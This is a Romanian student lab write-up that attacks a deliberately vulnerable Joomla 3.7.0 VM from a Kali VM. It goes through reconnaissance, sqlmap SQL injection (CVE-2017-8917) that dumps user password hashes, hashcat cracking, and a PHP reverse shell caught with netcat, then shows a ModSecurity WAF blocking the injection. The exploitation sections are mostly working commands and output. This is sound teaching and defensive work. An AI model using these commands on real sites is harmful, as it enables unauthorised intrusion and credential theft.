# Proiect SSC

## Configurarea masinilor virtuale folosind Vagrant

Vom folosit Vagrant pentru lucrul rapid cu masini virtuale. Cream un fisier denumit **Vagrantfile** in care sa descriem programatic cum am dori sa fie configurate masinile virtuale folosite:

```
# -*- mode: ruby -*-
# vi: set ft=ruby :

# Vagrant multi-machine sample setup

Vagrant.configure("2") do |config|
 config.vm.define :scriptkiddie do |scriptkiddie|
  scriptkiddie.vm.box = "kalilinux/rolling"
  scriptkiddie.vm.hostname = "scriptkiddie"
  scriptkiddie.vm.provider "virtualbox" do |vb|
    vb.gui = false
    vb.memory = "4096"
  end
 end

 config.vm.define :loser do |loser|
  loser.vm.box = "ubuntu/bionic64"
  loser.vm.hostname = "loser"
  loser.vm.provider "virtualbox" do |vb|
    vb.gui = false
    vb.memory = "4096"
  end
 end
end
```

**vm.box** este folosit pentru a indica o configuratie particulara de Vagrant, ce faciliteaza descarcarea si instalarea anumitor sisteme de operare / altor tipuri de software. **kalilinux/rolling** corespunde ultimei versiuni de Kali, iar **ubuntu/bionic64** corespunde Ubuntu 18.04 LTS.

Pentru a ne asigura ca masinile sunt intr-o retea privata (non accesibila din exterior, cu exceptia host-ului) si pentru a asigna adresele IP automat (DHCP) putem folosi urmatoarea comanda (pentru fiecare VM in parte):

```
scriptkiddie.vm.network "private_network", type: "dhcp"
```

Ulterior, se foloseste comanda **vagrant up** care va automatiza toate detaliile legate de descarcarea si instalarea masinilor virtuale. Masinile vor fi accesibile fie direct din interfata VirtualBox, fie prin folosirea comenzii **vagrant ssh <masina>**

Putem complica si mai mult configuratia, mentionand instructiuni care sa se execute o data cu initializarea masinii virtuale. Acest lucru poate fi util atunci cand vrem sa instalam aplicatii care nu vin la pachet cu OS-ul.

Adaugam urmatoarea instructiune in configurarea masinii virtuale ubuntu (**loser**):

```
loser.vm.provision :shell, :privileged => false, :path => "init_ubuntu.sh"
```

In scriptul **init_ubuntu.sh** gasindu-se urmatoarele comenzi, specifice pregatirii pentru instalarea Joomla.

```
#!/bin/bash
sudo apt-get update -y
sudo apt-get upgrade -y

sudo apt-get install zip mariadb-server apache2 php php-mysql php-xml -y

sudo systemctl start apache2
sudo systemctl enable apache2

sudo systemctl start mysql
sudo systemctl enable mysql
wget
https://downloads.joomla.org/cms/joomla3/3-7-0/joomla_3-7-0-stable-full_package-zip?format=
zip -O joomla.zip

sudo mkdir /var/www/html/joomla
```

```
sudo unzip joomla.zip -d /var/www/html/joomla

sudo chown -R www-data:www-data /var/www/html/joomla
sudo chmod -R 750 /var/www/html/joomla
```


Daca a fost folosit deja **vagrant up**, putem folosi **vagrant reload –provision**.

Pentru a ne conecta pe ubuntu ca sa continuam configurarea, putem folosi **vagrant ssh loser**, sau o putem face direct din GUI-ul virtualbox, insa nu este necesar un GUI.

Continuam configurarile asa cum am facut-o in laboratorul 8 SSC.

In **/var/www/html/joomla/installation/configuration.php-dist** vom adauga credentialele pentru baza de date MySQL configurata anterior, iar in **/etc/apache2/sites-available/joomla.conf** configuram serverul Apache.

Intram pe adresa masinii virtuale, la portul 80, unde este disponibil Joomla si configuram site-ul.




Putem considera configurarea masinii Ubuntu terminata.

**Incercarea exploatarii Joomla**

**1.Descoperirea tintelor posibile**

Presupunem ca atacatorul este deja infiltrat in reteaua in care este prezent site-ul Joomla. Pentru a intra pe masina cu Kali folosim:

```
vagrant ssh scriptkiddie
```

Pentru a afla subreteaua la care suntem conectati putem folosi o comanda precum **ip a / ifconfig**. Vom folosi **ifconfig**.

```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.15  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:feb2:91d8  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b2:91:d8  txqueuelen 1000  (Ethernet)
        RX packets 117  bytes 35474 (34.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1645  bytes 114446 (111.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Observam astfel ca masina se afla in subreteaua **192.168.56.***.

In tema din laboratorul 1 s-a realizat un script foarte simplu pentru descoperirea dispozitivelor:

```
#!/bin/bash
for ip in 192.168.56.{1..254}; do
   ping -c 1 $ip | grep "64 bytes" &
done
```

```
┌──(vagrant㉿scriptkiddie)-[~/ssc]
└─$ ./pingall.sh
64 bytes from 192.168.56.1: icmp_seq=1 ttl=64 time=0.368 ms
64 bytes from 192.168.56.18: icmp_seq=1 ttl=64 time=0.515 ms
64 bytes from 192.168.56.2: icmp_seq=1 ttl=255 time=0.789 ms
64 bytes from 192.168.56.16: icmp_seq=1 ttl=64 time=0.022 ms
64 bytes from 192.168.56.15: icmp_seq=1 ttl=64 time=0.018 ms
```

Evident, eliminam **192.168.56.15** din lista intrucat s-a observat anterior ca este vorba de IP-ul statiei de pe care am executat scriptul. De asemenea, eliminam **192.168.56.1**, fiind gateway-ul. Putem continua prin analizarea cache-ului ARP.

```
└─$ arp -a
? (192.168.56.18) at 08:00:27:ca:1a:ac [ether] on eth1
? (10.0.2.3) at 52:54:00:12:35:03 [ether] on eth0
? (10.0.2.2) at 52:54:00:12:35:02 [ether] on eth0
? (192.168.56.1) at 0a:00:27:00:00:00 [ether] on eth1
? (192.168.56.2) at 08:00:27:08:db:71 [ether] on eth1
```

**2. Analizarea tintelor posibile**

Raman 2 dispozitive care ar trebui analizate mai in detaliu. Pentru usurinta, putem folosi nmap. Flag-ul **-A** include mai multe operatii, printre care detectia sistemului de operare si a versiunilor folosite de software-urile detectate pe porturile deschise.

```
└─$ nmap -A 192.168.56.2 192.168.56.18
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-14 06:19 EST
Stats: 0:00:07 elapsed; 1 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 06:19 (0:00:06 remaining)
Nmap scan report for 192.168.56.18
Host is up (0.00056s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2d09cd7915a16abfce9f4c0c3ff04cb3 (RSA)
|   256 3e7f743504f7b4d7c89ecfd353a36021 (ECDSA)
|_  256 ded5c212afc08b752b510f80db8611a8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (1 host up) scanned in 8.26 seconds
```

Aflam din start ca este vorba de un Joomla disponibil printr-un server Apache, aflat pe un Linux. Aflam si faptul ca este vorba de Ubuntu, din cauza portului 22 deschis pentru conexiuni prin SSH. Ceea ce nu cunoastem inca este versiunea de **Joomla**.

Evident, o metoda mai simpla de aflare a server-ului folosit poate fi folosirea unei simple cereri HTTP:

```
└─$ curl http://192.168.56.18/ --head
HTTP/1.1 200 OK
Date: Sat, 14 Jan 2023 11:26:57 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: 62e87f4bf8584a43a484eb7b0f887091=2h5qpkvg23kqjhr1ttvdkm3kub; path=/; HttpOnly
Expires: Wed, 17 Aug 2005 00:00:00 GMT
Last-Modified: Sat, 14 Jan 2023 11:26:57 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html; charset=utf-8
```

În care aflăm direct ca este vorba de un server Apache, versiunea 2.4.29, aflat pe un host Ubuntu. Însa, în funcție de server-ul țintă, e posibil ca astfel de informații detaliate sa nu fie prezente. De asemenea, la un acces normal intr-un browser (avand in vedere ca portul folosit este 80, cel implicit atunci cand nu este mentionat), s-ar fi vazut instant ca este vorba de Joomla. Constatam astfel ca se putea evita folosirea **nmap**, pentru a nu genera suspiciuni.

### 3. Aflarea de informatii suplimentare despre tinta gasita

Revenim la ideea de a afla versiunea specifica de Joomla. O varianta rapida consta in folosirea **metasploit**, care are plugin-uri deja create pentru aflarea versiunii Joomla. Pentru a porni **msfb**:

```
sudo msfdb run
```

Apoi folosim un plugin cunoscut:

```
msf6 > use auxiliary/scanner/http/joomla_version
msf6 auxiliary(scanner/http/joomla_version) > set RHOSTS 192.168.56.18
RHOSTS => 192.168.56.18
msf6 auxiliary(scanner/http/joomla_version) > run
```

```
[*] Server: Apache/2.4.29 (Ubuntu)
[+] Joomla version: 3.7.0
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Aflam ca este vorba de versiunea 3.7.0.

**4. Cautarea vulnerabilitatilor aferente software-ului folosit de catre tinta**

Pentru a nu cauta vulnerabilitati manual, putem folosi **exploitdb**, mai exact **searchsploit**:

```
└─$ searchsploit -s Joomla 3.7.0 --cve
----------------------------------------------------------------------
 Exploit Title                              |  Path
----------------------------------------------------------------------
Joomla! 3.7.0 - 'com_fields' SQL Injection    | php/webapps/42033.txt
----------------------------------------------------------------------
Shellcodes: No Results
```

Avem toate detaliile necesare local:

```
cat /usr/share/exploitdb/exploits/php/webapps/42033.txt
```

```
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917


URL Vulnerable:
http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=
updatexml%27
```

```
Using Sqlmap:

sqlmap -u
"http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]
=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]
```

Ni se ofera inclusiv comanda sqlmap pe care am putea sa o folosim.

**5. Exploatarea prin SQL Injection**

```
sqlmap                                                                    -u
"http://192.168.56.18/index.php?option=com_fields&view=fields&layout=modal&list[fullord
ering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]
```

Comanda va mentiona inclusiv ce baze de date sunt disponibile, gasindu-ne direct tinta drept **joomla_db**:

```
available databases [2]:
[*] information_schema
[*] joomla_db
```

Ulterior, putem elimina parametrul **–dbs** si sa folosim parametrii **-D joomla_db --tables** pentru a ne concentra pe baza de date **joomla_db,** mai exact pe listarea tabelelor din aceasta. Sunt returnate 72 de tabele, printre care se afla unul mai interesant, si anume**__users**.

```
[..]
| #__usergroups             |
| #__users                  |
| #__utf8_conversion        |
| #__viewlevels             |
+---------------------------+
```

Acum putem sa ne concentram pe tabelul **#__users**, mai exact, sa-i aflam coloanele. Pentru asta, vom elimina parametrul **–tables** si vom introduce **-T "#__users" --columns**. SQLMap nu va returna direct lista de coloane, ci va folosi o lista de coloane comune ca punct de plecare.

```
Database: joomla_db
Table: #__users
```

```
[6 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| email    | non-numeric |
| id       | numeric     |
| name     | non-numeric |
| params   | non-numeric |
| password | non-numeric |
| username | non-numeric |
+----------+-------------+
```

Este deja evident ca avem acces la datele utilizatorilor. Pentru a le obtine vom folosi flag-ul **-C** pentru a indica coloanele si flag-ul **–dump** pentru a obtine datele efective.

```
sqlmap -u "http://192.168.56.18/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomla_db -T "#__users" -C username,password -p list[fullordering] --dump
```

Cu rezultatul:

```
Database: joomla_db
Table: #__users
[2 entries]
+--------------+--------------------------------------------------------+
| username  | password                                                   |
+--------------+--------------------------------------------------------+
| userdetest| $2y$10$4zpjkLvpf1urc1KGMJBJM.Z7gLQ9.o6N4uor9qzi6fHAvCpld7sXq |
|joomla_loser                                                            |
$2y$10$BabzuEXaYPk5lc9ToSZ18uOXlVAGm5VSARp3w9CY18wDN60hlxq1. |
+--------------+--------------------------------------------------------+
```

Desi avem acces la utilizatori, parolele sunt stocate sub forma de hash, mai exact un hash specific **bcrypt**.
Putem utiliza **hashcat** pentru a gasi parola din spatele hash-ului pe baza unei liste de cuvinte. Vom pune hash-ul/hash-urile intr-un fisier **hash.txt**.

```
hashcat -m 3200 -a 3 hash.txt /usr/share/wordlists/rockyou.txt.gz
```

Pentru primul **hash** primim rezultatul instant, insa pentru al doilea primim o estimare de 5 zile, care, evident, poate sa nu duca catre un rezultat concludent, ci ar implica doar parcurgerea tuturor cuvintelor din lista predefinita si calcularea hash-urilor aferente.

```
$2y$10$4zpjkLvpf1urc1KGMJBJM.Z7gLQ9.o6N4uor9qzi6fHAvCpld7sXq:password
```

Astfel, am ajuns in punctul in care avem credentialele unui utilizator (userdetest:password). Putem incerca sa vedem daca acesta este administratorul site-ului. Este bine cunoscut faptul ca Joomla are o cale specifica pentru administratori: http://192.168.56.18/administrator/index.php


Daca punem parola gresita, Joomla ne spune asta:

Acesta este inca un detaliu care poate duce la compromiterea unui cont - **nu trebuie oferite indicii despre corectitudinea informatiilor oferite in cazul in care acestea corespund partial realitatii.**

Deci, utilizatorul nu este administator. In functie de drepturile de utilizator, acesta ar putea crea/sterge postari, insa nimic care sa ne ajute sa ducem exploatarea la urmatorul nivel.


### 6.Analiza cazului in care parola de administrator era compromisă

Sa analizam totusi cazul in care ar fi compromisa parola de administrator. Atacatorul ar putea continua cu exploatarea prin folosirea unui reverse shell. In cazul acesta, conexiunea este initiata de catre tinta, tinta a carui cont de administrator a fost compromis.

Putem folosi **/usr/share/webshells/php/php-reverse-shell.php,** in care editam variabilele $ip si $port astfel incat sa reflecte adresa si portul masinii din care se va accesa shell-ul tintei.

```
$ip = '192.168.56.15';
$port = 1234;
```

Putem naviga catre adresa http://192.168.56.18/administrator/index.php?option=com_templates&view=template&id=506&file=aG9tZQ== , la care ne este permis sa adaugam noi fisiere unor sabloane de site-uri Joomla. Aici vom adauga fisierul **php-reverse-shell.php** (“New File”), redenumit eventual astfel incat sa nu fie nimic “suspicios” la prima vedere.



Vom porni **netcat** de pe masina pe care vom intra pe shell, pe portul configurat (1234).

```
nc -nvlp 1234
listening on [any] 1234 ...
```

La accesarea http://192.168.56.18/templates/protostar/kittycats.php vom primi acces la shell.

```
┌──(vagrant㉿scriptkiddie)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.56.15] from (UNKNOWN) [192.168.56.18] 59392
Linux loser 4.15.0-202-generic #213-Ubuntu SMP Thu Jan 5 19:19:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 14:27:45 up  4:46,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
$ whoami
www-data
$ ls /home/vagrant
joomla.zip
```

De aici, “the sky is the limit”, se pot folosi tehnici variate pentru privilege escalation.

**7. Cum se putea evita exploatarea?**

1. Folosirea unei versiuni in care este rezolvata vulnerabilitatea atunci cand este posibil;
2. Folosirea parolelor complexe care nu pot fi aflate instant de tool-uri de password cracking (parole lungi, cu caractere aleatoare, numere si variate caractere non-aflanumerice);
3. Folosirea unui IDS/IPS care ar fi detectat activitatea cu intentii malitioase in special in cazul folosirii unor utilitare precum **nmap** sau **sqlmap**;
4. Folosirea unui firewall bine configurat;
5. Folosirea unui WAF (Web Application Firewall);
6. Containerizarea
    a. De exemplu, in cazul curent, chiar daca utilizatorul obtinea un reverse shell, situatia era mai complicata, intrucat avea acces la shell-ul din interiorul containerului.

**8. Folosirea unui WAF**

O solutie accesibila oricui este folosirea unui WAF precum ModSecurity.

```
sudo apt install libapache2-mod-security2 -y
```

Activam modulul **headers** urmand sa repornim serverul apache.

```
sudo a2enmod headers
sudo systemctl restart apache2
```

Vom folosi configuratia recomandata in loc de cea implicita:

```
sudo cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf
```

Apoi activam modsecurity:

```
sudo vim /etc/modsecurity/modsecurity.conf
```

Trecem **SecRuleEngine** de pe **DetectionOnly** pe **On**. Apoi adaugam in **/etc/apache2/sites-enabled/joomla.conf**, in tag-ul **VirtualHost**, **SecRuleEngine On** si repornim apache.

Sa incercam acum un SQL Injection simplu:

```
http://192.168.56.18/index.php/?option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM DUAL UNION SELECT 9674 FROM DUAL) END)
```

Deja putem observa imbunatatiri:

Daca folosim **sqlmap**, cu flag-ul **–flush-session** pentru a sterge orice din cache-ul de sesiuni:

```
└─$ sqlmap -u "http://192.168.56.18/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomla_db -T "#__users" -C username,password -p list[fullordering] --dump --flush-session
```

Observam ca nu mai este asa de usoara exploatarea:

```
[13:08:03] [INFO] flushing session file
[13:08:03] [INFO] testing connection to the target URL
[13:08:03] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
you have not declared cookie(s), while server wants to set its own ('62e87f4bf8584a43a484eb7b0f887091=8aa0c2ccccо...bc6g7l182b'). Do you want to use those [Y/n] Y
[13:08:09] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:08:09] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
[..]
[13:11:15] [CRITICAL] all tested parameters do not appear to be injectable. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment')
[13:11:15] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 156 times, 403 (Forbidden) - 8581 times
```

Observam ca **403 Forbidden** a fost returnat de 8581 de ori si nu a fost gasit nici un parametru injectabil. Ne este recomandata optiunea **–tamper**, cu exemplul –tamper=space2comment. Rezultatul folosirii este acelasi:

```
[13:15:02] [CRITICAL] all tested parameters do not appear to be injectable
```

Poate totusi trebuie sa fim mai agresivi:

```
--tamper=between,bluecoat,charencode,charunicodeencode,concat2concatws,equaltolike,greatest,halfversionedmorekeywords,ifnull2ifisnull,modsecurityversioned,modsecurityzeroversioned,multiplespaces,percentage,randomcase,space2comment,space2hash,space2morehash,space2
```

```
mysqldash,space2plus,space2randomblank,unionalltounion,unmagicquotes,versionedkeywords
,versionedmorekeywords,xforwardedfor
```

Acelasi rezultat si in acest caz. Se pare ca WAF-ul este o solutie decenta pentru protectia impotriva instrumentelor comune precum **sqlmap**. In cazul unor exploatari particularizate, s-ar putea, totusi, sa nu fie destul.